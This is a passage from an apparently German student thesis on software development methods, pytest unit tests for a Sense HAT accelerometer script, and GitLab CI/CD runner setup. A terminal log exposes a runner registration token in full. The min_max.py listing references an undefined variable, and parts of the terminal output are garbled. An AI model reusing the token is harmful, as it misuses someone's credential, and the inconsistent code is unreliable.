


Abbildung 50 Aufbau V-Modell

[40] In der Anforderungsdefinition werden Testfälle für die Projekt-Abnahme definiert. Beim Grobentwurf werden Tests verschriftlicht, die das System als Gesamtes betreffen. Im Feinentwurf werden Testfälle erzeugt, die der Integration der einzelnen Teile in das System dienen. In der Implementationsphase werden gleichzeitig Testfälle für den Modultest erstellt.

### 7.1.3 Agile Softwareentwicklung

Die agile Softwareentwicklung ist nicht eine bestimmte Methode, es gibt auch keine festen Vorschriften über Abläufe. Die agile Softwareentwicklung ist ein differenzierter Denkansatz, der aus dem agilen Manifest im Jahre 2001 entstand und sich weiterentwickelt hat. Dieser Denkansatz beschreibt die Art der Kommunikation, des Zusammenlebens und wie sich der Workflow optimieren lässt. Das Ziel der agilen Softwareentwicklung ist die kontinuierliche Bereitstellung funktionsfähiger Software. Diese wird in schnellen Iterationen erstellt. Es wird nicht darauf gewartet, bis das Produkt vollumfänglich lieferbar ist, sondern bereits dann beim Kunden implementiert, wenn eine Rückmeldung erfolgen kann. Diese Rückmeldung fließt dann wieder in die weitere Entwicklung ein und fördert damit die Kundenzufriedenheit. Jede Änderung stellt keine Problem, sondern eine Verbesserung dar.[41]

Damit ist die agile Entwicklung das Gegenteil des klassischen Projektmanagements, dass wenig flexibel ist. Oft wird das klassische Projektmanagement in Gantt Diagrammen geführt und hat damit ein fixes Datum für jeden Abschnitt.

Das Entwicklungsteam dahinter organisiert sich selbst und besteht aus kleineren Personengruppen, die in ständigem Kontakt stehen.

#### 7.1.3.1 Agile Werte

Unter agilen Werten verstehen sich die folgenden 4 Leitsätze aus dem agilen Manifest:

- **Personen und Interaktionen** zählen mehr als Prozesse und Tools
- **Funktionsfähige Software** ist wichtiger als eine umfassende Dokumentation
- **Zusammenarbeit mit dem Kunden** hat Vorrang zu Vertragsverhandlungen
- **Eingehen auf Veränderungen** ist wichtiger als das Verfolgen des ursprünglichen Plans

Unter dem folgenden Link sind diese Leitsätze von den Urhebern des Manifestes beschrieben:

<http://agilemanifesto.org/> (abgerufen am 1.04.2022)

Wird das Wasserfallmodell mit einem agilen Ansatz verglichen, so stellt sich heraus, dass in der agilen Vorgehensweise gleichzeitig eine Testphase und Entwicklungsphase bestehen kann. Dies ist im Wasserfallmodell durch abgegrenzte Phasen nicht möglich.[5]

#### 7.1.3.2 Agile Konzepte

Die Umsetzung agiler Methoden ist verschieden. Es gibt viele Interpretationsansätze, die immer wieder aufs Neue angepasst werden. Ein interessanter Ansatz ist das Spotify Modell.

##### **Spotify Modell**

Spotify zählt zu den größten Audiostreaming Anbietern der Welt. Dabei ist dieser Erfolg auch auf Agilität zurückzuführen. Das sogenannte Spotify-Modell beschreibt wie ein Unternehmen strukturiert werden sollte, um Agilität zu ermöglichen. Dabei wurde die Erfahrung der Entwickler dokumentiert und weltweit geteilt. Grundlegend unterscheidet sich das Spotify-Modell zu anderen in der Einfachheit und legt großen Wert auf Teamautonomie.[42]

#### 7.1.3.3 Agile Frameworks

Die Basis für die derzeitigen Softwareentwicklungsprozesse wie DevOps und CI/CD bilden die Agilen Frameworks wie Scrum, Kanban oder Extreme Programming. Kanban bietet im Vergleich zu Scrum weniger Zeremonien und keine notwendigen Rollen. Dafür werden die laufenden Arbeiten in einem Kanban Board visualisiert. In der Praxis finden oft Kanban und Scrum zusammen Anwendung.

### 7.1.4 Unittests

Da die Arbeit ein Software-lastiges Projekt ist, muss gewährleistet werden, dass der produzierte Code auch korrekt funktioniert. Diese Verifikation von Code wird mit Tests festgestellt. Tests können in verschiedenster Weise durchgeführt werden.

Am Anfang des Projektes ist es das Ziel gewesen, korrekte Daten auszulesen. Diese notwendige Genauigkeit konnte durch Visualisierung und Verarbeitung in Microsoft Excel ermittelt werden. Erkenntnisse wie beispielweise Spikes, die während der Messung in den Daten vom Beschleunigungssensor aufgetaucht sind, konnten anschließend durch das Implementieren eines Thresholdfilters korrigiert werden. Eine weitere Erkenntnis konnte gewonnen werden, indem Messungen in verschiedenen Sensorlagen durchgeführt wurden. Das Drehen des Sensors führte nicht zu der erwarteten Vorzeichenänderung der Messwerte, die Lösung ist in der Kalibrierung gefunden worden. Diese Validation des Programmes führte zu Fortschritten in der Entwicklung.




Abbildung 51 Excel Auswertung ohne Kalibrierung

Eine andere Variante Programme zu Testen sind Unittests. Dies sind Testprogramme und Abläufe die Codesequenzen auf Funktionalität überprüfen. Es gibt verschiedene Arten von Softwaretests, Black-Box-Tests werden durchgeführt, ohne über den inneren Aufbau des Codes Bescheid zu wissen. Der Tester kennt hierbei nur die Anforderungen des Programmes. White-Box-Tests überprüfen die einzelnen Code Sequenzen auf ihre Fehlerfreiheit. Dabei wird das Testprogramm so konfiguriert, dass jeder Pfad betrachtet wird und alle logischen Kombinationen getestet werden. Integrationstests sind Tests, die durchgeführt werden, wenn unabhängige Komponenten zusammengeführt werden. Systemtests betrachten das ganze

System und dienen der Verifikation der Funktionalitäten für die Entwickler. Der Abnahmetest zeigt, dass die Anforderungen des fertigen Programms für den Kunden übereinstimmen.[43]

#### 7.1.4.1 Umgebung

Die Unittests wurden für Codes in der Programmiersprache Python umgesetzt. Für derartige Tests wurde als IDE PyCharm verwendet. PyCharm ist ein lizenzpflichtiges Softwareprodukt der Firma Jet Brains. PyCharm wurde gewählt, da es ein Lizenzmodell für Schüler gibt und die IDE viele Zusatz Tools, wie eine sehr einfache Verbindungsmöglichkeit zum Git Repository, bietet. Die Alternative ist Visual Studio Code gewesen, ein freies Produkt, das durch viele Erweiterungen ebenfalls eine komfortable Programmier- und Test-Umgebung darstellt. In PyCharm lassen sich Tests wie folgt ausführen:



Abbildung 52  
PyCharm Logo




Abbildung 53 Skizze PyCharm mit draw.io erstellt

Für einen Test muss eine passende Ordnerstruktur erstellt werden. Dabei erfolgt immer eine Trennung der Funktionsdateien und der Testdateien.




Abbildung 54 Ordnerstruktur unittest

In Python gibt es zwei bekannte Packages für Unittests, das Package unittest und pytest. Beide sind sehr ähnlich, unterscheiden einander nur in dem Erkennen von Testfunktionen und der Ausführung.

Unittest erfordert das Importieren der unittest Bibliothek und die Testfälle werden in eine Klasse geschrieben. Dieser Klasse muss der Parameter *unittest.TestCase* mitgegeben werden. Das Ausführen von Unittests mit unittest erfolgt mit dem Aufruf von *python -m unittest „Testfilename“*.

Bei pytest muss im Programmcode nicht pytest importiert und keine eigene Klasse erstellt werden. Für das Ausführen von unittests mit pytest reicht prinzipiell der Befehl *pytest*.

Für den jeweiligen Unittest muss das Python Package dazu installiert worden sein. Für den Tests von Programmen, welche Sensordaten beinhalten ist es erforderlich, die sens-hat Bibliothek ebenfalls zu downloaden.

#### 7.1.4.2 Unittest mit Pipenv

Pipenv ist ein Tool, das eine virtuelle Umgebung für ein Projekt erstellt. Pipenv erstellt beim Starten der virtuellen Umgebung ein Pipfile.lock, indem die verwendete Arbeitsumgebung dokumentiert wird. In einem Linux Terminal kann dieses Tool installiert werden.

Die virtuelle Umgebung wird in der Ordnerstruktur des Tests gestartet. Der Unittest wird mit dem Command *python3 -m pytest tests* gestartet. Dabei ist *tests* der Ordner, indem sich die Testfiles befinden. Das Ergebnis wird im Terminal angezeigt, falls ein Testfall nicht korrekt ist, wird die genaue Stelle gelistet.

```
strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam/Software/pytest_me$ pipenv shell
Spawning environment shell (/bin/bash). Use 'exit' to leave.
. /home/strobichlergabriel/.local/share/virtualenvs/Software-1K_4cMle/bin/activate
strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam/Software$ . /home/strobichlergabriel/.local/share/virtualenvs/
Software-1K_4cMle/bin/activate
(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam/Software$ cd pytest_me/
(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam/Software/pytest_me$ python3 -m pytest tests

===== test session starts =====
platform linux -- Python 3.8.10, pytest-6.2.5, py-1.11.0, pluggy-1.0.0
rootdir: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam
collected 1 item

tests/test_functions.py .

[100%]

===== 1 passed in 0.10s =====
(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_R
epositories/sdam/Software/(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam/Software/pytest_m
(Software-1K_4cMle) strobichlergabriel@NBE-S(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sda
(Software-1K_4cMle) strobichlergabriel@NBE-Strohbic(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositor
(Software-1K_4cMle) strobichlergabriel@NBE-Strohbichler:/mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam/Software/pytest_me$
```

Abbildung 55 Screenshot Terminal abgeschlossener Test mit pipenv

### 7.1.4.3 Unittest bei min\_max.py

Das min\_max.py Programm liest Beschleunigungswerte aus dem Sensor aus und speichert diese Werte in ein Array. Die gespeicherten Werte sind Gesamtvektoren aus X, Y und Z-Achse und sind auf fünf Kommastellen Genauigkeit beschränkt. Diese sind in der Einheit m/s<sup>2</sup>. Aus den eingelesenen Werten wird der minimale und maximale Wert berechnet und in einem Textfile gespeichert. Es hat damit als Eingangsgröße die Messwerte und als Ausgangsgrößen das Minimum und das Maximum.

```
from sense_hat import SenseHat
import math
import time

sense = SenseHat()
list_vec = []
list_acc_avg = []
# insert information

def func_moving_avg(vec1, vec2, vec3, vec4, vec5):
    return (vec1 + vec2 + vec3 + vec4 + vec5)/5

f= open("min_max.txt", "w+") # open/create a txt file and fill it with data
for i in range(501):      # loop to write data in the file
    acceleration=sense.get_accelerometer_raw()
    x = acceleration['x']
    y = acceleration['y']
    z = acceleration['z']
    x=round(x, 5)
    y=round(y, 5)
    z=round(z, 5)
    a=math.sqrt(x**2+y**2)
    vec=(math.sqrt(z**2+a**2)-1)*9.81
    list_vec.append(vec)
    if len(list_vec) > 4:
        acc_avg = func_moving_avg(list_vec[-1], list_vec[-2], list_vec[-3], list_vec[-4], list_vec[-5])
        list_acc_avg.append(acc_avg)
        print(acc_avg)
    else:
        list_acc_avg.append(vec)
    # time.sleep(0.05)
minimum_vec = round(min(list_vec), 6)
minimum_avg = round(min(list_acc_avg), 6)
maximum_vec = round(max(list_vec), 6)
maximum_avg = round(max(list_acc_avg), 6)
f.write("%i Messungen: \n" % i)
f.write("min vec: %f\n" % minimum_vec)
f.write("max vec: %f\n" % maximum_vec)
f.write("\n")
f.write("min avg: %f\n" % minimum_avg)
```

```
f.write("max avrg: %f\n" % maximum_avrg)
f.close()
```

Da ohne angeschlossenen Sensor keine Messwerte geschrieben werden können wird die Funktion `sense.get_accelerometer_raw()` durch vergangene Messwerte in Text Files ersetzt. Auch andere Stellen sind zwangsläufig angepasst worden. Der Test ist für pytest geschrieben worden.

```
from ..app.functions import func_moving_avrg, minimum_avrg, maximum_avrg

def test_min_max(): # minumum und maximum wurde aus messwerte (file) abgelesen
    assert maximum_avrg == 0.545, "maximum gefunden"
    assert minimum_avrg == -0.7290887, "minimum gefunden"

# -----

def test_moving_average():
    assert func_moving_avrg(0.03333, 0.04545, 0.545, -0.03242, -0.7290887) == 0.05425826, "working"
    print("func_moving_avrg in test done")
# -----

if __name__ == "__main__":
    test_moving_average(),
    test_min_max()
    print("Everything passed")
```

Diese Testfälle konnten als korrekt verifiziert werden.

### 7.1.5 Sicherheitsaspekte

Sicherheit kann nicht erreicht werden, Sicherheit ist ein laufender Prozess. Für ein System das Sicherheitsansprüche hat, ist es erforderlich, die Risiken und Schwachstellen eines Systems zu kennen. Diese Schwachstellen werden in der Praxis durch Analysen und Tests gefunden. Durch steigende Sicherheitsstandards in den letzten Jahren ist der Aufwand für Angriffe wesentlich gestiegen. Dies erfordert für den Angreifer und auch den Softwaresicherheitstester eine höhere Komplexität und einen höheren Ressourcenaufwand. Tools wie von OWAS ZAP finden hier breite Anwendung, da diese Tools komplexe Tests, wie zum Beispiel das Cross-Site-Scripting durchführen können.

Allgemein lassen sich Sicherheitstests in die folgenden Kategorien aufteilen:

- Vulnerability Assessment → scannen und analysieren des Systems auf Lücken

- Penetration Testing → Ein simulierter schadhafter Angriff auf das System
- Runtime Testing → Von einem End User aus wird das System auf Sicherheits-Schwachstellen untersucht und getestet
- Code Review → Der Programmiercode wird hierbei auf Schwachstellen überprüft.

Der Ablauf eines Softwaresicherheitstests ist immer der folgende: Als Erstes wird die Umgebung erkundet, dann erfolgt ein Angriff und zum Schluss gibt es einen Bericht, der die gewonnenen Erkenntnisse zusammenfasst. Dieses Prinzip wird Explore, Attack und Report genannt.

## 7.2 Agile Ausführung

### 7.2.1 Tools

#### 7.2.1.1 Gitlab

Für ein agiles und effizientes Arbeiten von Entwicklerteams sind Tools zur Versionsverwaltung unerlässlich geworden. Das Projekt wird in einem Repository, das am Server liegt, gespeichert. Dieser Server kann selbst gehostet, ohne eigenen Server kann ein begrenzter Server bei Gitlab erstellt werden. Alle die an diesem Projekt arbeiten besitzen einen eigenen Branch und eine lokale Kopie des Repositories. Diese Kopie wird bearbeitet und anschließend wieder auf den Server geladen und zusammengeführt. Dabei bietet Gitlab umfangreiche Erweiterungsmöglichkeiten, wie das CI/CD Tool, das bereits in der kostenlosen Version beinhaltet ist. [44]




Abbildung 56 Gitlab Repository in der Arbeit





Abbildung 57 Docker Logo

### 7.2.1.2 Docker Container

Docker ist eine Technologie die Prozesse mit Container isoliert. Ein Container ist ein getrenntes Softwarepaket, das alle notwendigen Anwendungen und Codepakete beinhaltet und parallel zu der Computerumgebung im Betrieb ist. Als Container Image wird das Filesystem dahinter benannt, dieses kann eigenständig ausgeführt werden und ist transportierbar. Docker ist für Linux als auch für Windows verfügbar.

Virtuellen Maschinen brauchen ihr eigenes Betriebssystem und haben damit einen viel größeren Ressourcenaufwand als Container, die nur die Anwendung mit den notwendigen Paketen isoliert.

Anwendung finden Docker Container in der kontinuierlichen Integration von Software im Workflow. Bei der Integration ist eine standardisierte Entwicklungsumgebung maßgebend, die durch lokale Container realisiert werden kann.




Abbildung 58 Docker vs. VM [46]




Abbildung 59 Gitlab Pipeline startet Image

### 7.2.2 CI/CD

Eine agile Softwareentwicklung erfordert nicht nur agile Planung in Sprints, sondern auch eine kontinuierliche Entwicklungs-, Test- und Integrations- Phase. Dies ist erforderlich, um nicht einen Code weiterzuentwickeln, der auf einer bereits fehlerhaften Vorgängerversion basiert.

Die Hauptansätze sind:

- Continuous Integration
- Continuous Delivery
- Continuous Deployment

Die kontinuierliche Integration (CI) funktioniert bei Gitlab automatisch. Sobald die Pipeline konfiguriert ist, wird bei jedem Push die Software automatisch auf Fehlerfreiheit getestet.

Die zweite Phase ist das kontinuierliche Testen der gesamten bestehenden Software nach demselben Prinzip wie bei CI. Der letzte Schritt in der Entwicklungsphase mit CI/CD ist die kontinuierliche Bereitstellung beim Kunden.




Abbildung 60 Aufbau Gitlab CI/CD [45]

#### 7.2.2.1 Elemente einer CI/CD Pipeline

Eine Pipeline braucht eine Konfiguration, diese wird im `.gitlab-ci.yml` File definiert. Die YAML-Datei besteht kurz gesagt aus Stages, Jobs, Variablen, Cache und Artefakts.

Stages geben vor, wann etwas in einer Pipeline gestartet wird. Jobs definieren die Aufgaben, die in der Pipeline abgearbeitet werden. Eine Variable hat den Vorteil, dass die beinhaltete Funktion in mehreren Jobs aufgerufen werden kann. (Wie eine Funktion in Python, die definiert und an anderen Stellen gestartet wird.)

Die Pipeline lässt sich im Repository lokal bearbeiten und uploaden oder in dem online Editor, dieser hat den Vorteil das es eine Syntax Prüfung unter Lint und eine Visualisierung gibt.

YAML Code einer verwendeten Pipeline:

```
image: python:3.9

variables:
  PIP_CACHE_DIR: "${CI_PROJECT_DIR}/.cache/pip"

cache:
  paths:
    - .cache/pip
    - venv/

before_script:
  - python -V
  - pip install virtualenv
  - virtualenv venv
  - source venv/bin/activate

test:
  tags: [testing]
  script:
    - python setup.py test
    - pip install tox flake8
    - tox -e py36,flake8

run:
  tags: [testing]
  script:
    - python setup.py bdist_wheel
    - pip install dist/*

artifacts:
  paths:
    - dist/*.whl
```

Des Weiteren muss ein Runner aktiviert werden. Ein Runner ist ein Prozess, der die Aufgaben der Pipeline abholt und bearbeitet. Es gibt shared Runner, specific Runner oder group Runner. Ein shared Runner bearbeitet jeden Job, der nicht spezifisch einem Projekt zugeteilt wurde. Der

shared Runner verwendet Serverkapazitäten von Gitlab und ist dadurch in der kostenlosen Version zeitlich begrenzt. Gibt es keinen shared Runner der Jobs automatisch aufnimmt, muss für den specific Runner jeder Job im YAML File um *tags: [testing]* erweitert werden. Der specific Runner ist wiederum darauf eingestellt, Aufgaben anzunehmen, wenn diese *testing* beinhalten.

### 7.2.2.2 Einrichten der Pipeline

Mit wenigen Befehlen lässt sich ein specific Runner einrichten, diese Schritte sind in Gitlab dokumentiert. Der Runner wurde in der Arbeit auf einem lokalen Rechner in Linux konfiguriert und lässt sich mit dem Befehl *sudo gitlab-runner run* aktivieren. Vorausgesetzt dabei ist, dass Docker gestartet wurde.

Der Grund für die Wahl eines specific Runner ist die notwendige Validierung mit einer Kreditkarte, die bei einem shared Runner notwendig ist. Dies ist in Gitlab 2021 eingerichtet worden, um die Serverkapazitäten von Gitlab von Kryptomining freizuhalten.

```

strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$ sudo chmod +x /usr/local/bin/gitlab-runner
strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$ sudo useradd --comment 'Gitlab Runner' --create-home gitlab-runner --shell /bin/bash
useradd: user 'gitlab-runner' already exists
strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$ sudo gitlab-runner install --user=gitlab-runner --working-directory=/home/gitlab-runner
Runtime platform
arch=amd64 os=linux pid=2933 revision=f0a95a76 version=14.5.0
FATAL: failed to install gitlab-runner: Init already exists: /etc/xdm.d/gitlab-runner
strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$ sudo gitlab-runner start
Runtime platform
arch=amd64 os=linux pid=2946 revision=f0a95a76 version=14.5.0
strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$ sudo gitlab-runner register --url https://gitlab.com/ --registration-token KyxVQm7F2cY4VKe7HcN5
Runtime platform
arch=amd64 os=linux pid=2982 revision=f0a95a76 version=14.5.0
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
[https://gitlab.com/] : https://gitlab.com/sdam1/sdam
Enter the registration token:
[kyxVQm7F2cY4VKe7HcN5]: kyxVQm7F2cY4VKe7HcN5
Enter a description for the runner:
[NBE-Strohbichler]: test_engineer
Enter tags for the runner (comma-separated):

ERROR: Registering runner... failed runner=KyxVQm7F status=422 Unprocessable Entity
PANIC: Failed to register the runner. You may be having network problems.
strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$ sudo gitlab-runner register --url https://gitlab.com/ --registration-token KyxVQm7F2cY4VKe7HcN5
Runtime platform
arch=amd64 os=linux pid=2998 revision=f0a95a76 version=14.5.0
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
[https://gitlab.com/] : https://gitlab.com/
Enter the registration token:
[kyxVQm7F2cY4VKe7HcN5]: kyxVQm7F2cY4VKe7HcN5
Enter a description for the runner:
[NBE-Strohbichler]: test_engineer
Enter tags for the runner (comma-separated):
testing
Registering runner... succeeded runner=KyxVQm7F
Enter an executor: docker, docker-ssh, parallels, shell, docker-ssh+machine, kubernetes, custom, virtualbox, docker+machine, ssh:
docker
Enter the default Docker image (for example, ruby:2.6):
python:3.8
Runner registered successfully. Feel free to start it, but if it's running already the config should be automatically reloaded!
strohbichlergabriel@NBE-Strohbichler: /mnt/c/_Gabriel/Tools/_GIT/1_Repositories/sdam$

```

Abbildung 63 Ausschnitt Ubuntu Runner konfigurieren

